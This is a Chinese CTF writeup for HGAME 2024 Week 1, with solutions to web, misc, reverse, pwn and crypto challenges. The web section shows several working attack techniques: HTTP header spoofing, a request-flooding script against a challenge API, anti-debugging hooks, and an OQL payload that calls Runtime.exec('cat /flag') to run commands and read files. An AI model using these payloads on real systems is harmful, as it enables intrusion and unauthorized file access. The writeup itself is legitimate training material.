HGAME2024 Week1 Writeup

Author:Ec3o

Web


Bypass it

禁用JavaScript->注册->开启JavaScript->登录->Getflag.

Flag: `hgame{bd4782904c40ddabebeb26f00d570d5241610d02}`

EzHTTP

Referer+User-Agent+X-Real-IP=Getflag



参数名	参数值
Referer	vidar.club
User-Agent	Mozilla/5.0 (Vidar; VidarOS x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
X-Real-IP	127.0.0.1

哦，还有一层JWT，放在jwt.io去解一下就好了

Flag: `hgame{HTTP_!s_1mP0rT4nt}`

Select Courses

简单的选课界面，你值得拥有

访问GET /api/courses获取课表，POST /api/courses和id提交待选课程，GET /api/ok检查status是否都为true，之后应该就会getflag

后端的is_full参数不定期浮动，不过是false的时间很短，基本很难点

写个脚本一直发包就可以实现抢课

```
import requests

url = 'http://47.100.137.175:30066/api/courses'
headers = {
    'Content-Type': 'application/json',
    'Accept': '*/*',
    'Host': '47.100.137.175:30066',
    'Connection': 'keep-alive'
}

data = {
    "id": 5//自己从1改到5
}

max_attempts = 100

# 循环发送POST请求
```

```python
for attempt in range(max_attempts):
    response = requests.post(url, json=data, headers=headers)

    if response.status_code == 200:
        # 解析JSON响应数据
        response_data = response.json()
        if "full" in response_data and "message" in response_data:
            if response_data["full"] == 1 and response_data["message"] == "课程已满！":
                print(f'第 {attempt+1} 次尝试：课程已满，继续尝试。')
            else:
                print('课程选择成功！')
                break  # 如果成功选择课程，退出循环
        else:
            print('响应数据格式不符合预期。')
    else:
        print(f'第 {attempt+1} 次尝试：课程选择失败。')
        print(response.text)
```

```
第 1 次尝试：课程已满，继续尝试。
第 2 次尝试：课程已满，继续尝试。
第 3 次尝试：课程已满，继续尝试。
第 4 次尝试：课程已满，继续尝试。
第 5 次尝试：课程已满，继续尝试。
第 6 次尝试：课程已满，继续尝试。
第 7 次尝试：课程已满，继续尝试。
第 8 次尝试：课程已满，继续尝试。
第 9 次尝试：课程已满，继续尝试。
第 10 次尝试：课程已满，继续尝试。
第 11 次尝试：课程已满，继续尝试。
第 12 次尝试：课程已满，继续尝试。
第 13 次尝试：课程已满，继续尝试。
第 14 次尝试：课程已满，继续尝试。
第 15 次尝试：课程已满，继续尝试。
第 16 次尝试：课程已满，继续尝试。
课程选择成功！
```

5门课都为true时就完成了选课。

flag: `hgame{w0W_!_1E4Rn_To_u5e_5cripT_^_^}`

2048*16

js前端反调试


F12找到js文件，直接找游戏胜利逻辑

前端有反调试，调试一个就给我搞出来一个vm debugger

gpt生成一个反调试的匿名函数，在console里面执行：

```javascript
(function () {
    var constructorHook = constructor;
    Function.prototype.constructor = function(s) {
        if (s == "debugger") {
            return function() {}
        }
        return constructorHook(s);
    }
  const setInterval = window.setInterval;
  window.setInterval = function(fun, time) {
    if (fun && fun.toString) {
      var funString = fun.toString();
      if (funString.indexOf('debugger') > -1) return;
      if (funString.indexOf('window.close') > -1) return;
    }

    return setInterval(fun, time);
  }
})()
```



```
        var e = x - this[n(491)];
        if (this[n(491)] = x,
        this[n(459)][n(425)] = this[n(491)],
        e > 4659 + -66 * 102 + 2073) {
            var t = document[n(490)]("div");
            t[n(437)][n(454)](n(455)),
            t[n(425)] = "+" + e,
            this.scoreContainer[n(464)](t)
        }
    }
    ,
    g.prototype.updateBestScore = function(x) {
        this.bestContainer.textContent = x
    }
    ,
    g[h(432)][h(469)] = function(x) {  x = false
        var n = h  n = ƒ F(x,n)
          , e = x ? "game-won" : n(443)  e = "game-over", x = false
          , t = x ? s0(n(439), "V+g5LpoEej/fy0nPNivz9SswHIhGaDOmU8CuXb72dB1xYMrZFRAl=QcTq6JkW
        this[n(438)][n(437)].add(e),
        this[n(438)][n(435)]("p")[-1257 * -5 + 9 * 1094 + -5377 * 3].textContent = t
    }
    ,
    function() {
        var x = h, n;
        try {
            var e = Function("return (function() " + x(492) + ");");
            n = e()
        } catch {
            n = window
        }
        n[x(486)](r0, -1633 + -1033 * -6 + -115 * 31)
    }(),
    g[h(432)][h(461)] = function() {
        var x = h;
        this[x(438)][x(437)].remove("game-won"),
        this[x(438)][x(437)][x(465)](x(443))
    }
    ;
```

```
▶Uncaught ReferenceError: s0 is not defined                    VM15051104:1
    at <anonymous>:1:9
> console.log(s0(n(439), "V+g5LpoEej/fy0nPNivz9SswHIhGaDOmU8CuXb72dB1xYMrZFRAl=QcTq6JkWK4t3"))
  flag{b99b820f-934d-44d4-93df-41361df7df2d}                    VM15051121:1
< undefined
```

屏蔽完反调试之后，打两个断点，依次执行

之后在console里执行一段神秘代码

```
console.log(s0(n(439),
"V+g5LpoEej/fyOnPNivz9SswHIhGaDOmU8CuXb72dB1xYMrZFRAl=QcTq6JkWK4t3"))
```

得到flag.

flag: `flag{b99b820f-934d-44d4-93df-41361df7df2d}`

jhat

OQL执行查询语句

步骤如下：

1. 使用 `Java.type` 获取 `java.lang.Runtime` 类。
2. 使用反射创建 `Runtime` 实例，并执行外部命令。
3. 读取命令的输出，并将其保存在 `output` 变量中。

Payload：

```
var RuntimeClass = Java.type('java.lang.Runtime');
var runtime = RuntimeClass.getRuntime();
var process = runtime.exec('cat /flag');
var inputStream = process.getInputStream();
var reader = new java.io.BufferedReader(new
java.io.InputStreamReader(inputStream));
var line;
var output = '';
while ((line = reader.readLine()) != null) {
    output += line + '\n';
}
output;
```

flag: `hgame{038fd4eb4d5b192277326fe908c9238a39590fde}`

Misc

SignIn

手机充电孔里看flag

签到


点击就送

Simple_Attack

查看两张图片的CRC校验码，发现是一样的，可以用ARCHPR进行明文攻击

首先把图片用bandzip压缩成压缩包，用工具跑个个把小时就可以解开压缩包

打开里面是一个base64编码的图片，找一个可以base64在线还原的网站还原一下就可以得到原图了（其实我发现Typora也可以）


hgame{s1mple_attack_for_zip}

flag: `hgame{s1mple_attack_for_zip}`

Pwn


EzSignIn

nc就出

Reverse

ezIDA

IDA反编译，调试一下



```
.data:00007FF662C53020                                         ; DATA XREF: sub_7FF662C5161C+9F↑w
.data:00007FF662C53028 ; uintptr_t _security_cookie
.data:00007FF662C53028 __security_cookie dq 0D50C9E34A2Ch       ; DATA XREF: sub_7FF662C5161C+D↑r
.data:00007FF662C53028                                         ; sub_7FF662C5161C+90↑w
.data:00007FF662C53028                                         ; .rdata:00007FF662C522D8↑o
.data:00007FF662C53030 dword_7FF662C53030 dd 1                 ; DATA XREF: __scrt_is_ucrt_dll_in_use+2↑r
.data:00007FF662C53034 align 8
.data:00007FF662C53038 aHgameW3lc0meT0 db 'hgame{W3lc0me_T0_Th3_World_of_Rev3rse!}',0
.data:00007FF662C53038                                         ; DATA XREF: main+28↑o
.data:00007FF662C53038                                         ; main+49↑o
.data:00007FF662C53060 dword_7FF662C53060 dd 2                 ; DATA XREF: __scrt_common_main_seh(void)+30↑r
.data:00007FF662C53060                                         ; __scrt_common_main_seh(void)+43↑w
.data:00007FF662C53060                                         ; __scrt_common_main_seh(void)+81↑w
.data:00007FF662C53064 align 8
.data:00007FF662C53068 qword_7FF662C53068 dq 0                 ; DATA XREF: __scrt_acquire_startup_lock+23↑w
.data:00007FF662C53068                                         ; __scrt_release_startup_lock+17↑w
.data:00007FF662C53070 byte_7FF662C53070 db 0                  ; DATA XREF: __scrt_initialize_crt+6↑r
.data:00007FF662C53070                                         ; __scrt_initialize_crt+17↑w
.data:00007FF662C53070                                         ; __scrt_uninitialize_crt+6↑r
.data:00007FF662C53071 byte_7FF662C53071 db 1                  ; DATA XREF: __scrt_initialize_onexit_tables+6↑r
.data:00007FF662C53071                                         ; __scrt_initialize_onexit_tables:loc_7FF662C514C5↑w
.data:00007FF662C53072 align 8
.data:00007FF662C53078 ; _onexit_table_t Table
.data:00007FF662C53078 Table _onexit_table_t <0FFFFFFFFFFFFFFFFh, 0FFFFFFFFFFFFFFFFh, 0FFFFFFFFFFFFFFFFh>
.data:00007FF662C53078                                         ; DATA XREF: __scrt_initialize_onexit_tables+23↑o
.data:00007FF662C53078                                         ; __scrt_initialize_onexit_tables+53↑w
.data:00007FF662C53078                                         ; _onexit+6↑r
.data:00007FF662C53078                                         ; _onexit+1D↑o
.data:00007FF662C53090 ; _onexit_table_t stru_7FF662C53090
```

IDA - ezIDA.exe C:\Users\24993\Desktop\ezIDA.exe
File Edit Jump Search View Debugger Lumina Options Windows Help
Local Windows debugger
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Debug View
IDA View-RIP
Structures
Pseudocode-A

得到flag.

flag: `hgame{W3lc0me_T0_Th3_World_of_Rev3rse!}`

ezPYC

下载下来是一个ezPYC.exe,我们需要将它还原成字节码。

网上找来的工具`pyinstxtractor.py`,可以将exe还原成pyc格式代码.

```
C:\Users\24993\Desktop\Exe-decompiling-master\packages>python3 pyinstxtractor.py
ezPYC.exe
C:\Users\24993\Desktop\Exe-decompiling-master\packages\pyinstxtractor.py:88:
DeprecationWarning: the imp module is deprecated in favour of importlib and
slated for removal in Python 3.12; see the module's documentation for alternative
uses
  import imp
[*] Processing ezPYC.exe
[*] Pyinstaller version: 2.1+
[*] Python version: 311
[*] Length of package: 1335196 bytes
[*] Found 10 files in CArchive
[*] Beginning extraction...please standby
[!] Warning: The script is running in a different python version than the one
used to build the executable
    Run this script in Python311 to prevent extraction errors(if any) during
unmarshalling
```

```
[*] Found 99 files in PYZ archive
[*] Successfully extracted pyinstaller archive: ezPYC.exe

You can now use a python decompiler on the pyc files within the extracted
directory
```

同目录下出现了`ezPYC.exe_extracted`文件夹,里面有`PYZ-00.pyz_extracted`目录,这里面是文件的库依赖;还有一个与被处理文件同名的文件.手动加上后缀`.pyc`,由于使用的是python3.11,没有现成的反编译软件，我们读取python字节码进行分析

```python
import dis
import marshal

def read_pyc(filename):
    with open(filename, 'rb') as file:
        try:
            code_obj = marshal.load(file)
            return code_obj
        except Exception as e:
            print(f"Error reading .pyc file: {e}")
            return None

def disassemble_code_object(code_obj):
    if code_obj is not None:
        dis.dis(code_obj)
pyc_file = 'ezPYC.pyc'
code_obj = read_pyc(pyc_file)
disassemble_code_object(code_obj)
```

Output:

```
0           0 RESUME                   0

  1           2 BUILD_LIST               0
              4 LOAD_CONST               0 ((87, 75, 71, 69, 83, 121, 83, 125,
117, 106, 108, 106, 94, 80, 48, 114, 100, 112, 112, 55, 94, 51, 112, 91, 48, 108,
119, 97, 115, 49, 112, 112, 48, 108, 100, 37, 124, 2))
              6 LIST_EXTEND              1
              8 STORE_NAME               0 (flag)

  2          10 BUILD_LIST               0
             12 LOAD_CONST               1 ((1, 2, 3, 4))
             14 LIST_EXTEND              1
             16 STORE_NAME               1 (c)

  3          18 PUSH_NULL
             20 LOAD_NAME                2 (input)
             22 LOAD_CONST               2 ('plz input flag:')
             24 PRECALL                  1
             28 CALL                     1
             38 STORE_NAME               2 (input)

  4          40 PUSH_NULL
             42 LOAD_NAME                3 (range)
             44 LOAD_CONST               3 (0)
             46 LOAD_CONST               4 (36)
             48 LOAD_CONST               5 (1)
             50 PRECALL                  3
             54 CALL                     3
             64 GET_ITER
        >>   66 FOR_ITER                62 (to 192)
             68 STORE_NAME               4 (i)

  5          70 PUSH_NULL
             72 LOAD_NAME                5 (ord)
             74 LOAD_NAME                2 (input)
             76 LOAD_NAME                4 (i)
             78 BINARY_SUBSCR
             88 PRECALL                  1
             92 CALL                     1
            102 LOAD_NAME                1 (c)
            104 LOAD_NAME                4 (i)
            106 LOAD_CONST               6 (4)
            108 BINARY_OP                6 (%)
            112 BINARY_SUBSCR
            122 BINARY_OP               12 (^)
            126 LOAD_NAME                0 (flag)
            128 LOAD_NAME                4 (i)
            130 BINARY_SUBSCR
            140 COMPARE_OP               3 (!=)
            146 POP_JUMP_FORWARD_IF_FALSE    21 (to 190)

  6         148 PUSH_NULL
            150 LOAD_NAME                6 (print)
            152 LOAD_CONST               7 ('Sry, try again...')
            154 PRECALL                  1
            158 CALL                     1
            168 POP_TOP

  7         170 PUSH_NULL
            172 LOAD_NAME                7 (exit)
            174 PRECALL                  0
            178 CALL                     0
            188 POP_TOP
        >>  190 JUMP_BACKWARD           63 (to 66)

  8     >>  192 PUSH_NULL
            194 LOAD_NAME                6 (print)
            196 LOAD_CONST               8 ('Wow!You know a little of python
reverse')
            198 PRECALL                  1
            202 CALL                     1
            212 POP_TOP
            214 LOAD_CONST               9 (None)
            216 RETURN_VALUE
```

逻辑是进行36次循环，每次循环将flag[i]和c[i % 4]进行异或，看看是否与循环次数相等。我们可以写一个逆向脚本来得到flag exp.py

```
flag = [87, 75, 71, 69, 83, 121, 83, 125, 117, 106, 108, 106, 94, 80, 48, 114,
100, 112, 112, 55, 94, 51, 112, 91, 48, 108, 119, 97, 115, 49, 112, 112, 48, 108,
100, 37, 124]
c = [1, 2, 3, 4]

correct_input = ''.join([chr(flag[i] ^ c[i % 4]) for i in range(len(flag))])
print(correct_input)
```

flag: `VIDAR{Python_R3vers3_1s_1nter3st1ng!}`

ezUPX

有UPX压缩壳，脱一下

```
C:\Users\24993\Desktop\Reverse\upx-4.2.2-win64>upx -d ezUPX.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2024
UPX 4.2.2       Markus Oberhumer, Laszlo Molnar & John Reiser    Jan 3rd 2024

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     10752 <-      8192   76.19%    win64/pe     ezUPX.exe

Unpacked 1 file.
```

拖到IDA里分析一下

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v3; // edx
  __int64 i; // rax
  __int128 v6[2]; // [rsp+20h] [rbp-38h] BYREF
  int v7; // [rsp+40h] [rbp-18h]

  memset(v6, 0, sizeof(v6));
  v7 = 0;
  printf("plz input your flag:\n");
  scanf("%36s", v6);
  v3 = 0;
  for ( i = 0i64; (v6[i]) ^ 0x32) == byte_7FF67CFD22A0[i]; ++i )
  {
    if ( (unsigned int)++v3 >= 0x25 )
    {
      printf("Cooool!You really know a little of UPX!");
      return 0;
    }
  }
  printf("Sry,try again plz...");
  return 0;
}
```

找到数据：

```
byte_1400022A0 = [0x64, 0x7B, 0x76, 0x73, 0x60, 0x49, 0x65, 0x5D, 0x45, 0x13,
0x6B, 0x02, 0x47, 0x6D, 0x59, 0x5C, 0x02, 0x45, 0x6D, 0x06,
0x6D,0x5E,0x03,0x46,0x46,0x5E,0x01,0x6D,0x02,0x54,0x6D,0x67,0x62,0x6A,0x13,0x4F]
```

异或操作是可逆的，我们可以通过数组数据和0x32进行异或来得到输入数据。

```
# 初始化给定的数组
byte_1400022A0 = [0x64, 0x7B, 0x76, 0x73, 0x60, 0x49, 0x65, 0x5D, 0x45, 0x13,
0x6B, 0x02, 0x47, 0x6D, 0x59, 0x5C, 0x02, 0x45, 0x6D, 0x06,
0x6D,0x5E,0x03,0x46,0x46,0x5E,0x01,0x6D,0x02,0x54,0x6D,0x67,0x62,0x6A,0x13,0x4F]

# 异或的密钥
xor_key = 0x32

# 计算原始输入字符串
flag = ''.join(chr(b ^ xor_key) for b in byte_1400022A0)
print(flag)
```

flag: `VIDAR{Wow!Y0u_kn0w_4_l1ttl3_0f_UPX!}`

Crypto

ezRSA

简单的RSA解密，exp就直接端上来罢（喜

```
from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives import serialization
from cryptography.hazmat.primitives.asymmetric import rsa
from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.primitives.asymmetric import padding

# 给定的参数和密文
c =
1052948186753252003425805677386407401702701957804186624540064784023025166165299970971591962081093343719166118000329592327365567572958855889959252423562272881606550191807612081223658034499114098099153234799125270528863301491347997061005684554352359132417756706194892255227523548661551491393212543654399164260702868976269361730524671649278311681307035551260697162664559496185056758634038970582131484209646563188681228128984313225813180977379777049358789182212570606252509790830994263132020094153646296793522975632191912463919898988349282284972919932761952603379733234575351624039162440021940592552768579639977713099971
leak1 =
149127170073611271968182576751290331559018441805725310426095412837589227670757540743929865853650399839102838431507200744724939659463200158012469676979987696419050900842798225665861812331113632892438742724202916416060266581590169063867688299288985734104127632232175657352697898383441323477450658179727728908669
```

```python
leak2 =
116122992714670915381309916967490436489020001172880644167179915467021794892927977
272080596641785569119134259037522388335198043152206150259103485574558816424740204
736215551933482583941959994625356581201054534529395781744338631021423703171146456
663432955843598548122593308782245220792018716508538497402576709461
e = 0x10001

# 计算模反元素d
phi = (leak1 - 1) * (leak2 - 1)
d = pow(e, -1, phi)

# 使用私钥d解密密文c
n = leak1 * leak2
m = pow(c, d, n)

# 将长整数m转换为字节串，并解码成字符串
flag = m.to_bytes((m.bit_length() + 7) // 8, byteorder='big').decode('utf-8')
print(flag)
```

flag: `hgame{F3rmat_l1tt1e_the0rem_is_th3_bas1s}`